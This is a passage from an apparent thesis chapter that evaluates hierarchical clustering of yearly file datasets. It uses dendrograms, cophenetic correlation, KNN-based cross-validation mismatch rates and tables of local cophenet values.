We can see that among all datasets by using **average** linkage matrix we could get the highest cophenet value and dendrogram is the graphical representation of an cophenetic matrix, so dendrograms can be compared to one another [45].

The seven dendrograms on next page were the clustering result for 2011's dataset with different linkage matrices and cut at ten clusters. On the x-axis, the number in brackets indicates how many samples are in this cluster. While the number without bracket is the actual file index, i.e. this is a singleton cluster with only one sample in it. We can see via different linkage matrix, the clustering result is very different, also the distance between each clusters. By using **ward** method, the algorithm tend to split the dataset evenly, we didn't see any singleton clusters in the result. While using **centroid** method, four singleton clusters were created at the end.




Figure 6.3: 2011 dendrograms with different linkage matrix

6.5.2 Cross Validation

Cross Validation is a technique to evaluate predictive models by partitioning the original sample into a training set to train the model, and a test set to evaluate it. In order to study the clustering result, we applied the **cross validation** technique in the following steps:

1. We first run the clustering algorithm on the whole dataset and record each file and its corresponding cluster. (Need to specify number of clusters **N**)
2. Then we randomly split the dataset into two subsets: **train set** and **test set**. (Need to specify the size of the test set **t**)
3. Run clustering algorithm on the **train set**, and record the result.
4. Take the samples in the **test set**, and run classification algorithm to classify them into the clusters generated by **train set**. (Need to specify **K** for KNN-classifier)
5. Compare the result with the original clusters and calculate the mismatch rate.

Since the clustering result for **train set** is highly depends on the files be randomly split into the **train set**. We will repeat the above five steps for multiple times and get the average of the mismatch rate as final cross validation result.



Cross Validation
cluster on the whole dataset
Data Set
record cluster result
randomly split dataset into train set and test set
Train Set
Test Set
clustering on the train set
classify the test set to train set clusters
compare with original cluster
calculate mismatch rate
Number of mis-match (✗)
Total number of files in train set (✓ + ✗)

Figure 6.4: Cross Validation

6.5.3 Cross Validation Result Analysis

There are several parameters we need to defined for running the cross validation algorithm to evaluate the clustering and classification result. Unlike when run the hierarchical agglomerative clustering(HAC) algorithm, we just need to provide the feature array, and the algorithm will automatically group up the clusters from singletons. More importantly, the choice of these parameters have a big influence on the final result.

1. Number of Clusters **N**: how many clusters are we splitting the data set to
2. Number of **K**: for the K-neighbors classification algorithm
3. Size of *Test Set* **t**: how we split the original data into train set and test set

Nofus [18] also use the cross validation in their research. They randomly pick 25% of their hand-labeled data for training and the remaining 75% for testing. In order to understand the relation between all these parameters, we collected a set of cross-validations results on 2011's dataset by twisting these parameters. To see how the number of clusters and the number **K** affect the mis-match rate, we cluster 2011 dataset into **5**, **10** and **20** clusters as follows:




Figure 6.5: 2011 - average linkage matrix: Mis-Match Rate w.r.t. K

The legend shows the percentage of the test set, we test on **25%**, **50%** and **75%** separately. We can see that the cross validation mis-match rate goes higher as the size of test set gets larger. This main trend in the result is the same as we expected, because larger size of test set indicates lacking of training data which implies a higher false rate. One interesting fact, we observed from these figures is that with the number of clusters increases, the mis-match curve becomes smoother. If we chose a small number like **5** and **10** as the total number of clusters, with average linkage matrix, the mis-match curve is very sensitive with respect to the number **K** we selected. We can see that in **Figure 4.5**, there is a big drop between **K=19** and **K=21**. We think the reason of these drops is due to the distance between data points are too close, therefore a small change in **K** will give the a very different result. To proof our guess, we change the linkage matrix to **ward**. Because we know distance calculated via ward method is larger and we get the following results:




Figure 6.6: 2011 - ward linkage matrix: Mis-Match Rate w.r.t. K

By looking at **Figure 4.6**, we can see that in general the mis-match rate curve is much smoother which verifies the reason of the drop in **Figure 4.5** is caused by the small sample distance. However, if we consider the actual mis-match rate values, the accuracy becomes worse for both of linkage matrix when the K gets larger. To see the relations between mis-match rate and the K we decided to apply the same analysis on 2017's dataset.




Figure 6.7: 2017 - average linkage matrix: Mis-Match Rate w.r.t. K

t	0.25	0.5	0.75
N = 5	8.0%	16.83%	18.25%
N = 10	21.25%	28.8%	43.58%
N = 20	18.54%	25.41%	39.46%

Table 6.10: 2011 average mis-match rate

t	0.25	0.5	0.75
N = 5	8.45%	13.2%	17.85%
N = 10	10.68%	17.7%	25.38%
N = 20	16.75%	30.05%	41.38%

Table 6.11: 2017 average mis-match rate

We did the same measurements for 2017 dataset. We can see that the mis-match rate of 2017 is lower than the 2011 in general. The average mis-match rates for different parameters can be found in the above tables, in general we didn't observe much difference based on these numbers. However, from the shape of 2017's mis-match rate curve, we can see that when **K** gets larger, the mis-match rate drops back which is very different to 2011's. We can see the peak mis-match rate occurs around K=19.

However, both cross-validation analysis show a bad clustering result , the overall false rate are quite high. In order to understand whether the poor performance was caused by the dataset itself or the parameters we set. We plot the dendrograms for both datasets as follows:




Figure 6.8: 2011-dendrogram cut for 5 clusters




Figure 6.9: 2017-dendrogram cut for 5 clusters

The line in the dendrogram is a *distance* value we set in order to cut the whole dendrogram to 5 clusters. By looking at the dendrograms, we didn't observe much difference here when **N=5**, however, the case for **N=10** is more interesting, the mis-match rate for 2011's dataset is almost double of the mis-mate rate in 2017's dataset. In order to see what's the reason cause this, we move the cut line downward to see how the dendrogram look like for **C=10**. Then we get the following:




Figure 6.10: 2011-dendrogram cut for 10 clusters




Figure 6.11: 2017-dendrogram cut for 10 clusters

Hypothesis 6.5.1 *The larger percentage the the convex region between the cut line and the dendrogram lines occupy, the better the classification result will be. (Only consider the regions under the cut line.)*

By looking at these dendrograms and the mis-match rates, we came up the above **hypothesis 6.5.1**. To be more specific of the **convex region**, let's see the following example. We coloured all the convex regions in black, and the rest regions in yellow. Our hypothesis is equivalent to "the larger the black areas ratio comparing with the yellow area, the better the classification result.".




Figure 6.12: 2011-dendrogram convex region(black)




Figure 6.13: 2017-dendrogram convex region(black)

From the above two coloured dendrograms, we observed that the black area ratio is slightly larger in 2017's dendrogram comparing to 2011's. In order find more evidences to support our hypothesis. We randomly picked 200 samples from 2015's dataset (to match the dataset size of 2011 and 2017's dataset). Then painted convex region for its dendrogram and get the following:




Figure 6.14: 2015-dendrogram convex region(black)

We observed that the percentage of the convex region in 2015's dendrogram is much bigger than 2011 and 2017's. By hypothesis 6.5.1, the mis-match rate should be lower in general. To proof this, we applied the same analysis on 2015's data.




Figure 6.15: 2015-dendrogram-20(200 randomly picked samples)

t	0.25	0.5	0.75
N = 5	1.6%	2.2%	2.2%
N = 10	3.4%	3.8%	5.6%
N = 20	1.8%	3.0%	6.0%

Table 6.12: 2015 average mis-match rate

We can see overall the mis-match rate is much lower in 2015's which supports our hypothesis. However, apart from analyzing on the charts. As we discussed before, dendrogram is the graphical representation of an cophenetic matrix, we decided to apply further analysis based on the cophenet values. We want to check if cophenet values could also provide us some information about the relations of these dataset and the cross-validation result. We saw the cophenet(cophenetic correlation) are very similar for 2011 and 2017's dataset, 0.8868 and 0.8854. However, the cophenet value of 2015's dataset is much bigger 0.9750. By comparing these three numbers, we think 2015's data gave a low mis-match rate might because its high cophent value. But the problem is the cophenet values of 2011 and 2017 were very similar, where does the difference of mis-match rate comes from. We then guessed the clustering result might also depend on the cophenetic correlation in each cluster, i.e. how well the clusters preserves the actual distance. This also shadows the choice of **N** i.e. the number of clusters is very important. That might be the reason that when **N=5**, 2017's dataset works slightly worse than 2011's, however, when the **N=10,20**, 2017's dataset works better.

There are many researches focusing on analyzing relations between different dendrograms, for example the "cophenetic correlation" technique of Sokal and Rohlf [46]. Unfortunately, their technique only works on labeled data, therefore, we decided to come up some similar analysis by ourselves. We use the following formula to calculate the average local cophenetic correlations:

$$local\_cophenet_{avg} = \frac{\sum_{i=1}^{N} co_i * n_i}{\sum_{i=1}^{N} n_i}$$

where N is the total number of clusters, co_i is the cophenet value within i-th cluster, n_i is the number of samples in the i-th cluster. To proof our guess, we check checks on the 2011 and 2017's data for =**10**, following table shows the result (**C:**the cluster index, **c:**local cophenet, **n:**number of samples):

C	1	2	3	4	5
c	0.9766	1.0	1.0	0.8150	0.9865
n	6	17	2	148	28

Table 6.13: 2011-5 local cophenet

C	1	2	3	4	5
c	0.8898	0.9962	0.9019	0.8532	1
n	5	22	23	139	1

Table 6.14: 2017-5 local cophenet

C	1	2	3	4	5	6	7	8	9	10
c	1.0	1.0	0.9977	1	0.9807	0.9883	0.9766	0.9354	1.0	0.8355
n	1	1	16	2	12	11	6	79	17	56

Table 6.15: 2011-10 local cophenet

C	1	2	3	4	5	6	7	8	9	10
c	0.8898	1.0	0.9945	0.9975	0.9897	0.9413	0.8354	0.9950	0.9310	1.0
n	5	2	5	10	8	13	110	17	19	1

Table 6.16: 2017-10 local cophenet

By using the formula above, we calculated the average local cophenet values, and then compared with their global cophenet value which is 0.8868 for 2011, and 0.8854 for 2017, and got the following data:

Dataset	2011-5	2011-10	2017-5	2017-10
avg local co.	0.8612	0.9261	0.8774	0.8897
global diff	-0.0256	+0.0393	-0.008	+0.0043

Table 6.17: 2011 & 2017 average local cophenet values

Hypothesis 6.5.2 *When global cophenet values are similar, the smaller the difference between the global cophenet value and its average of local cophenet values, the better the classification result will be.*

We can see when we split 2017's data into 5 and 10 clusters, the cophenet values is preserved better than 2011's data. Here preserve means has a smaller difference comparing with the global cophenet value. In order to seek more evidence, we calculated the average local cophenet value for 2015's dataset as well. Similarly we wanted to check if 2015's data could support hypothesis 6.5.2.

C	1	2	3	4	5
c	1	0.9519	0.9982	0.9643	1
n	2	12	5	180	1

Table 6.18: 2015-5 local cophenet

C	1	2	3	4	5	6	7	8	9	10
c	1	1	0.7809	1	0.9519	1	0.9501	0.9982	0.9581	1
n	1	2	3	2	12	3	4	5	167	1

Table 6.19: 2015-10 local cophenet

Dataset	2015-5	2015-10
avg local co.	0.9649	0.9578
global diff	-0.0111	+0.0182

Table 6.20: 2015 average local cophenet values

